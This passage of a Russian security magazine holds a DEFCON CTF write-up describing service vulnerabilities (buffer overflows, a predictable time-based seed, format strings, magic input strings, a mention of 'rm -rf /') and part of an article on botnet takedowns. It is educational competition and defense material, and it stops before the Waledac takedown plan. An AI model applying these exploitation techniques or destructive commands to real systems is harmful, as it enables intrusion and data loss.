Функциональность: При соединении читает данные из сокета до появления «`EOF\n`». Считанные данные сохраняются во временном файле вида «`/tmp/castleXXXXXXXX`», где `XXXXXXXX` — случайные значения. После этого `castle` перенаправляет `stdin`, `stdout` и `stderr` в сокет и запускает другой исполняемый файл `/usr/local/bin/sandy` с параметрами «`-o <IPv6> -d -s /tmp/castleXXXXXXXX`», где `IPv6` — адрес, с которого произошло соединение.

Уязвимость: Непосредственно уязвимость находилась в sandy.

Ход решения: См. sandy.

Сервис: Bunny

Порт: 15323

Функциональность: При установке соединения сервис с помощью `srand(time(0))` генерирует псевдослучайное число (`max_size`) от 5 до 34. После этого закрывает предыдущее соединение и генерирует еще одно псевдослучайное число (`rand_port`), но уже в диапазоне от 1024 до 65 534, и использует его как порт для ожидания нового соединения (`bind+listen`). Если происходит соединение на данный порт, то считывает 1 байт и сохраняет в массиве длиною в 12 байт. Повторяет операции `max_size` раз.

Уязвимость: Как можно заметить, `max_size` может быть до 34 байт, при этом массив `haystack` всего 12 байт — явное переполнение буфера. Однако есть два подводных камня. Во-первых, для того чтобы писать в буфер, нужно знать номер случайного порта, а он от 1024 до 65 534. На помощь приходит то, что `seed` при инициализации генератора псевдорандомных чисел равен `time(0)`, а системное время у всех команд одинаковое. Во-вторых, переполнение очень маленькое, такое маленькое, что подходящих эксплоитов такого размера нет. Хитрость в том, что так как `max_size` лежит на стеке, между ret-адресом и переполняемым массивом `haystack`, нужно переписать его, а так как он является счетчиком итераций, то после этого можно использовать столько памяти для эксплоита, сколько потребуется.

Ход решения: «Хорошая мысля приходит опосля» — в данном случае это именно наш кейс. Переполнение нашли, свой сервис запатчили, но эксплоит почему-то сразу не получилось написать, и появился он у нас лишь под конец игры. Что ж, в следующий раз будем проворнее.

Сервис: Hiver

Порт: 44366

Функциональность: При соединении читает данные из сокета: первые 4 байта — длина пакета, далее сам пакет. Создает фильтр Блума, в котором определено 10 разных хеш-функций. После этого считывает флаг из файла `key` и использует его в качестве битового массива. Считанные из Сети данные использует для проверки того, принадлежат ли они к битовому множеству или нет. На выходе при каждом запуске получается набор из 10 значащих бит. Позиция каждого бита соответствует номеру хеш-функции в фильтре Блума, значение соответствует значению бита из флага, чья позиция вычисляется на основе хеша.

Уязвимость: Сгенерировать такой набор входных параметров, чтобы программа отдала все значения битов из флага, после чего собрать из них флаг.

Ход решения: В час ночи, после первого дня соревнований, усталые и расстроенные тем фактом, что на табло напротив нашей команды до сих пор 0 очков, мы решили исправить ситуацию. Через пару часов эксплоит был готов и, довольные, мы завалились спать.


КАКИЕ ЕЩЕ ЕСТЬ CTF?




The UCSB iCTF
ictf.cs.ucsb.edu
Международные студенческие соревнования, которые проводит университет Калифорнии Санта-Барбары в начале декабря. Известны, прежде всего, тем, что с 2008 г. каждый год сносят крышу, придумывая совершенно новые правила игры, которые больше нигде не встречаются.



CODEGATE CTF
www.codegate.org
Корейцы известны своей любовью к киберспорту. Ежегодно в Корее проводится 3–4 CTF, связанные обычно с конференцией по ИБ. CODEGATE CTF, который проводится в начале мая, является одним из лучших task-based-соревнований.



RUCTFE
www.ructf.org
Команда Hackerdom из УрГУ — первая российская команда, которая начала играть в CTF и продвигать CTF в России. С 2007 г. исправно организуют студенческие всероссийские соревнования RuCTF. С 2009 г. в декабре проводят международные соревнования, которые отличаются стабильностью, масштабностью и интересными сервисами.



plaidCTF
www.plaidctf.com
Команда PPP из Карнеги-Меллон, появившаяся в 2009 г., сразу начала показывать высокие результаты почти на всех соревнованиях. После того как им надоело всех обыгрывать, они решили провести свои соревнования. Парни оправдали ожидания и устроили в апреле соревнования с интереснейшими заданиями и необычным геймбордом (gameboard) в виде плана здания.



PHD CTF
phdays.ru/ctf_general.asp
Positive Hack Days CTF — международные соревнования по защите информации, которые впервые проводились в мае 2011 г. Запомнились прежде всего отличной организацией, масштабностью, интересными сервисами и разнообразными заданиями.

ИДЕЯ ЗАКЛЮЧАЕТСЯ В ТОМ, ЧТОБЫ ЛОМАТЬ СЕРВИСЫ БЫСТРЕЕ ДРУГИХ КОМАНД, ПИСАТЬ ЭКСПЛОИТЫ, УСПЕВАТЬ ПАТЧИТЬСЯ И ПОДДЕРЖИВАТЬ ВСЕ В РАБОЧЕМ СОСТОЯНИИ




количество людей не регламентируется, поэтому некоторые читеры (не будем показывать пальцем на команду из Японии) сидели и реверсили на полу рядом со столом в среднем количестве 20 человек. Нам в этом смысле не повезло, т. к. большей части команды не дали американские визы после упоминания словосочетания «компьютерная безопасность» на собеседовании в консульстве. Удаленно поучаствовало очень мало игроков, в основном из-за разницы во времени.

CTF начался с того, что мы обнаружили только флешку с ключами доступа к своему серверу, два LAN-кабеля (до сервера и до игровой сети), одну электрическую розетку у своего стола. Пришлось брать такси и лететь в магазин электроники неподалеку, чтобы потратить $300 на блекджек и распут на свичи и провода, т. к. никто из организаторов не предупреждал об их отсутствии. С задержкой в три часа игра началась, и в кабелях появился линк. Что делать дальше, нужно было узнать самим. Запускаем снифер на кабеле к серверу, видим ICMPv6-трафик. Вспоминаем, как поднимать IPv6-интерфейсы, заодно узнаем, что все члены команды прогуляли World IPv6 Day. Сюрпризом игры было то, что абсолютно все сервисы были написаны под IPv6. Пришлось экстренно переписывать все домашние заготовки под шестые сокеты.

Сервер представлял собой FreeBSD 8.2, разделенный Jail. Напомним, что Jail — это механизм виртуализации уровня ОС в FreeBSD, позволяющий создать несколько независимых мини-ОС со своим набором приложений и настройками. Таким образом, каждая команда работала в своем Jail'е, а организаторы постоянно имели контроль над всеми системами. Именно через Jail организаторы обновляли и проверяли файлы с флагами. Данный механизм отличается от привычного нам, когда флаги проверяются и обновляются непосредственно через работающие на системе сервисы, видимо, разработчики просто поленились писать систему как следует. Мы не преминули воспользоваться этим недостатком: поскольку сервисы были фактически не связаны с флагами, мы затуннелировали весь трафик и перенесли все приложения на отдельную виртуальную машину таким образом, что, даже получив доступ, соперники не могли прочитать наши флаги, находящиеся на реальном сервере, а мы могли снимать и анализировать трафик, приходящий к нам.

Игровые очки начислялись командам за похищение флага и/или перезапись своим специальным флагом-маркером. После перезаписи флаги автоматически восстанавливались в прежние, сохраняя возможность другим командам похитить их. Начисленные очки за флаги умножались на процент доступности сервисов, предотвращая ситуацию, когда команды просто выключили бы все сервисы и достигли 100%-ной защиты. Доступность сервисов проверялась через бэкдор в приложениях — если бэкдор жив, значит, и приложение работает. Дополнительные очки за «первую кровь» давались командам, которые первыми сумели проэксплуатировать уязвимость в сервисе.



0X04. ОРГАНИЗАЦИЯ

Примеры заданий мы привели во врезке, а более детальное описание взлома каждого из сервисов и примеры эксплоитов ты можешь найти в блогах нашей команды. Стоит отметить, что игра в этот раз была спроектирована из рук вон плохо. Обычно разработчики CTF стараются свести на нет вероятность получения рута. Иначе, получив рут, команда сможет утянуть флаги от сервисов, которые не были по-настоящему взломаны, а напоследок выполнить «`rm -rf /`», досрочно завершая игру для соперника. Сервис tomato должен был понижать привилегии с root до юзера tomato, но такого юзера не существовало — зато существовал tomator. Проэксплуатировав это приложение на сервере невнимательной команды, можно было получить root и стащить все флаги. Мы нашли одну такую команду, успели стащить все флаги, но закрепиться, к сожалению, не успели.

На второй день команда lollersk8terz умудрилась обойти ограничения разработчиков и выйти из Jail'а, получив рут на хост-машине. Ребята собрали все флаги со всех команд, но почему-то не озаботились доступностью своих сервисов, поэтому очков заработать не смогли до того момента, как разработчики все запатчили.

На третий день игры часть наших игроков, не занятых реверсом, решила просканить сетки других команд в поисках чего-нибудь вкусного на пользовательских машинах. Забавно было найти открытый веб-сервер команды PLUS@Postech со всеми их наработками по эксплоитам, логами работы эксплоитов с флагами и приватным ssh ключом от их сервера. На DEFCON с вашим компьютером может произойти что угодно, важно не забывать об этом.

0X05. WHAT HAPPENS IN VEGAS STAYS IN VEGAS


После соревнований мы сняли пентхаус на 29-м этаже отеля Bellagio и устроили after party с блекджеком и ~~распут~~ шахматами и поэзией Шекспира. Лас Вегас — это город, в котором совсем не хочется заниматься информационной безопасностью, однако около 15 000 посетителей Black Hat и DEFCON ежегодно приезжают туда, чтобы провести неделю в готовности к кибервойне. Впрочем, для того чтобы поучаствовать в CTF, далеко ехать не надо: в России также проводятся игры, с каждым годом набирающие все больше и больше участников — RuCTF, «Сибъ Цтфъ», Leet More CTF, CITCTF и многие другие. Тем, кто хочет попробовать свои силы в навыке боевого хакинга в условиях ограниченного времени и сна, нужно скорее собирать команду и регистрироваться на ближайших соревнованиях! Студентам, подумывающим о работе в сфере информационной безопасности, стоит иметь в виду, что многие ИБ-компании подбирают сотрудников в штат прямо на подобных контестах. А такую возможность нельзя упускать. ℶ

Сервис: Forgetu
Порт: 3128
Функциональность: При соединении в три этапа читает данные из сокета. На каждом этапе по данным считается хеш-функция от полученных данных, и если хеш удовлетворяет указанному, то программа переходит на следующий этап. На первом этапе все просто: нужно не получить хеш, равный `0xB33007D3` (он используется организаторами для активации бэкдора, проверяющего работоспособность сервиса). На втором этапе нужно получить хеш `0xFC1BE02A`, тогда программа идет дальше. При этом максимальное значение считываемых данных из сокета на этих этапах 127 байт, что не превышает размер выделенного на стеке массива.
Уязвимость: Переполнение буфера находится на третьем этапе, когда после подсчета очередного хеша по входным данным программа использует хеш в качестве значения максимального количества байт при считывании следующей порции данных. Вот тут-то в стековый буфер (`data`) размером в 128 байт можно записать столько байт, сколько нужно для переполнения и эксплоита (последний вызов `RacvDataFromSocket`).
Ход решения: К большому сожалению, купились на большой размер файла и не стали разбирать его в самом начале, хотя переполнение очень простое — сбрутить хеш и написать эксплоит.

Сервис: Sandy
Порт: —
Функциональность: Sandy представляет собой некий сильно упрощенный интерпретатор языка C.
Уязвимость: Через `castle` можно передать программу, которая бы считывала ключи и отправляла их нам, а заодно и перезаписывала бы ключи у соперника. Однако не все так просто. К сожалению, fopen не интерпретировался должным образом и пришлось искать обходные варианты.
Ход решения: Fopen использовать нельзя, зато отлично работает fprintf, в которую в качестве параметров можно передать уязвимую форматную строку и заодно эксплоит.

Сервис: Sheepster
Порт: 5775
Функциональность: При соединении читает данные из сокета и сравнивает с указанными значениями. Если сравнения прошли успешно, то просит ввести имя и приветствует: «`Welcome to the ddtek blog`». Само по себе приложение представляет собой упрощенный аналог блога, в котором можно добавлять и просматривать записи.
Уязвимость: Первая проверка введенных данных проходит со строкой «`zzyzxrd`». Если она прошла успешно, то выставляется флаг (`flag`), при котором в дальнейшем в программе вместо fputs используется fprintf с уязвимой форматной строкой. Вторая проверка со строкой «`x`lXPPTH@8`» после применения несложного кодирования (входная строка должна быть «`xevgdirkhe`»), при успешности флаг сбрасывается и используется `fputs`. Если ни та, ни другая проверки не прошли, соединение обрывается. Собственно, нам нужно было пройти именно первую проверку и проэксплуатировать уязвимую форматную строку.
Ход решения: В то время как одна часть команды ночью пыхтела над hiver'ом, вторая часть исследовала дампы трафика и искала успешные атаки на наши сервисы. Ребята поработали очень хорошо, объединив уже имеющиеся знания о сервисе, с «успешными» атаками, проведенными нашими конкурентами на нас, и получили нужный эксплоит. «Успешными» в кавычках, потому что конкуренты все равно не получили наших флагов — сработала наша тактика защиты. Стратегия под названием «атакуй меня, чтобы я атаковал тебя».

Андрей Бешков



Как закрывают ботнеты

В последнее время о ботнетах в рунете говорят очень много. В основном это связано с DDoS-атаками на известные и посещаемые ресурсы. Однако первые прототипы современных ботнетов были обнаружены еще в 1999 году.

ОПЫТ КРУПНЫХ КОМПАНИЙ БОРЬБЫ С КИБЕРПРЕСТУПНОСТЬЮ

Схема использования ботнета

ЧТО ТАКОЕ БОТНЕТ?

Ботнет представляет собой совокупность систем, зараженных вредоносным кодом и управляемых централизованно. Причем устроен он таким образом, что уничтожение или отключение достаточно большого количества узлов не должно влиять на его работоспособность в целом. Ботнеты могут использоваться для таких целей, как рассылка спама, фишинг, DDoS, атаки на другие системы, заражение новых ПК и превращение их в узлы ботнета. Стоит отметить, что в данный момент индустрия киберпреступности довольно сильно сегментирована по специализации и направленности преступлений. Это означает, что каждый занимается своим делом. В результате получается, что создатель ботнета продает ресурсы или услуги ботнета другим злоумышленникам, специализирующимся на тех или иных видах преступлений (типовую бизнес-структуру ты можешь посмотреть на иллюстрации). Стоит отметить, что интерфейс управления ботнетом довольно прост. С ним может справиться человек, обладающий даже очень низкой квалификацией. В соответствии с облачными веяниями, в последнее время появилась услуга Malware as a Service. Если кто-то не может создать и распространять свой зловредный код, всегда найдется более опытный провайдер таких услуг, способный сделать это за определенные деньги. Впрочем, создать ботнет сегодня тоже не бог весть какая сложная задача. На рынке есть множество готовых наборов для изготовления ботнета, таких как Zbot (Zeus), Spyeye, Mariposa, Black Energy, ButterFly, Reptile. Это означает, что современные владельцы ботнетов могут

даже не обладать какими-либо особыми технологическими навыками. Впрочем, если говорить о крупных ботнетах, то их создатели — это, безусловно, способные, талантливые люди, бороться с которыми довольно сложно. В рамках этого материала я хотел бы рассказать о практиках, которые используются большими компаниями для борьбы с киберпреступностью и, в частности, ботнетами. Речь, в частности, пойдет об активности компании Microsoft, в которой я и работаю.

MICROSOFT VS. БОТНЕТ


Возможно, это и заставит кого-то улыбнуться, но в Microsoft в последние несколько лет наблюдается серьезная работа по повышению безопасности продуктов и сервисов. Появились и стали применяться методологии разработки безопасного кода SDL, что ключевым образом повлияло на количество найденных за последнее время уязвимостей (особенно тех, которые можно эксплуатировать). Но речь сегодня пойдет не о превентивных мерах, которые могут предотвратить будущие угрозы, а о борьбе с проблемами, которые актуальны сегодня. Большое количество зараженных машин — как раз такая проблема.

Внутри компании был создан целый ряд подразделений по борьбе с киберпреступлениями. Последние носят разные имена — Digital Crime Unit, Microsoft Security Response Center, Microsoft Malware Protection Center,Trust worth Computing, — но задачи каждого так или иначе пересекаются с проблемой киберпреступности. Вместе с правоохранительными органами и исследовательскими организациями Microsoft начал операции по уничтожению крупнейших ботнетов. Звучит громко? Возможно, но за год были уничтожены такие ботнеты, как:

- Rustock, рассылавший 80 % мирового спама.
- Coreflood, который служил инструментом для финансовых преступлений, принесших более $100 млн убытков.
- Waledac, боты которого отправляли 1,5 млрд спам-сообщений ежедневно. В процессе его исследования было найдено полмиллиона паролей от почтовых ящиков пользователей и FTP-серверов.


БОРЬБА С БОТНЕТАМИ: ОБЩИЕ ПРАКТИКИ

Для того чтобы понять типовые способы уничтожения ботнета, надо разобраться с его архитектурой и слабыми местами. Чаще всего для управления ботнетом используется один или несколько командных (часто центральных) серверов, называемых Command & Control, или C&C. Они взаимодействуют с конечными узлами ботнета по разным протоколам. Наиболее часто в качестве протокола управления используется IRC. Впрочем, в последнее время резко увеличилось применение P2P-протоколов как более устойчивой, хотя и технологически сложной альтернативы. Интересной экзотикой в последнее время стало использование для управления ботнета файлообменных сетей и передача управляющих команд в теле фотографий, публикуемых на Facebook. Так или иначе, для борьбы с ботнетом можно предпринять несколько конкретных действий:





Судебное решение позволило приостановить действие доменов, используемых ботнетом




Закрытие ботнетов резко сократило количество мирового спама

- Захватить или вывести из строя C&C-узлы.
- DDoS на C&C-узлы.
- Жалобы провайдеру, где хостятся C&C-узлы.
- Захват DNS-имен, используемых C&C.
- Блокирование IP адресов.
- Арест владельца ботнета.
- Судебный иск.

К сожалению, не все из этих способов эффективны, а некоторые и вовсе незаконны. Между тем некоторые из них нам успешно удалось применить. Так, ботнеты Rustock и Coreflood были уничтожены довольно тривиально. Это удалось сделать с помощью захвата C&C-серверов правоохранительными органами по решению суда. Затем правительство США дало правоохранительным органам разрешение с помощью командного интерфейса ботнета послать команду удаления кода малвари с зараженных машин. Работа по закрытию другого ботнета — Waledac — оказалась еще более интересной, и на этом моменте я хотел бы остановиться подробнее.

WALEDAC: УСТРОЙСТВО


Сложность борьбы с Waledac заключалась в децентрализованной схеме работы ботнета. Для его работы было зарезервировано ни много ни мало 277 доменных имен. Это значит, что захватывать сервера нужно было одновременно у разных провайдеров хостинга. Кроме того, для управления ботнетом успешно использовался P2P-механизм. Если посмотреть на схему ботнета, то сразу бросается в глаза многослойность управляющих серверов. В процессе заражения системы с помощью Waledac зловредный код определяет, какую роль будет выполнять новый узел. Он становится либо простым узлом, рассылающим спам, если находится за NAT и не принимает входящие соединения на 80 й порт, либо узлом, который повторяет (ретранслирует) команды из центра, — то есть своего рода репитером. Репитеры используются для управления ботнетом. Каждый репитер кроме передачи управляющих команд узлам-спамерам поддерживает также список «соседей», состоящий из 100 узлов, также выполняющих роль ретранслятора, к которым он может подключиться по P2P протоколу. Со временем любой узел-повторитель регистрирует свое доменное имя в fast flux DNS. Это делается для того, чтобы дать возможность обращаться к




Многослойная архитектура управления Waledac

НЕ ТАКИЕ, КАК ВСЕ


Опрометчиво считать, что ботнеты состоят только из Windows -машин. Есть ботнеты и на Linux/Unix — Psyb0t, Chuck Norris, насчитывающие сотни тысяч устройств. В основном такие ботнеты создаются из домашних маршрутизаторов, коммутаторов и NAS нижнего ценового диапазона. Уничтожить такой ботнет крайне трудно, так как домашний пользователь в большинстве случаев не обладает знаниями в Linux и навыками обновления прошивки устройства. Производитель устройства заинтересован в быстром устаревании устройства и часто не только не намерен устранять недостатки, но и не имеет механизмов централизованного обновления своих продуктов. По данным исследования от 2009 года, в интернете в любой момент можно найти несколько миллионов домашних устройств с устаревшими прошивками и паролями по умолчанию.




Каждый репитер поддерживает список «соседей»



Подключение серверов Microsoft к Waledac



Регистрация доменного имени



Стандартный подход к управлению ботнетом

себе узлам-спамерам, если ближайший к ним репитер вдруг выйдет из строя и станет недоступен. Таким образом узлы ботнета всегда могут найти ближайший узел-ретранслятор и получать от него команды и обновления исполняемого кода. Со временем роли узлов могут меняться. Если система, используемая как ретранслятор, к примеру, попадает в корпоративную сеть и лишается возможности принимать подключения на 80-й порт, то она автоматически получает роль спамера. При этом проанализировать топологию ботнета не так просто, потому как еще одной задачей репитера является противодействие исследованию топологии ботнета. Он служит своеобразным прокси и не позволяет узлам-спамерам знать что-либо об управляющих узлах C&C.

WALEDAC: УНИЧТОЖЕНИЯ

Проанализировав архитектуру ботнета, мы проработали план для атаки на ботнет со следующими конкретными шагами:

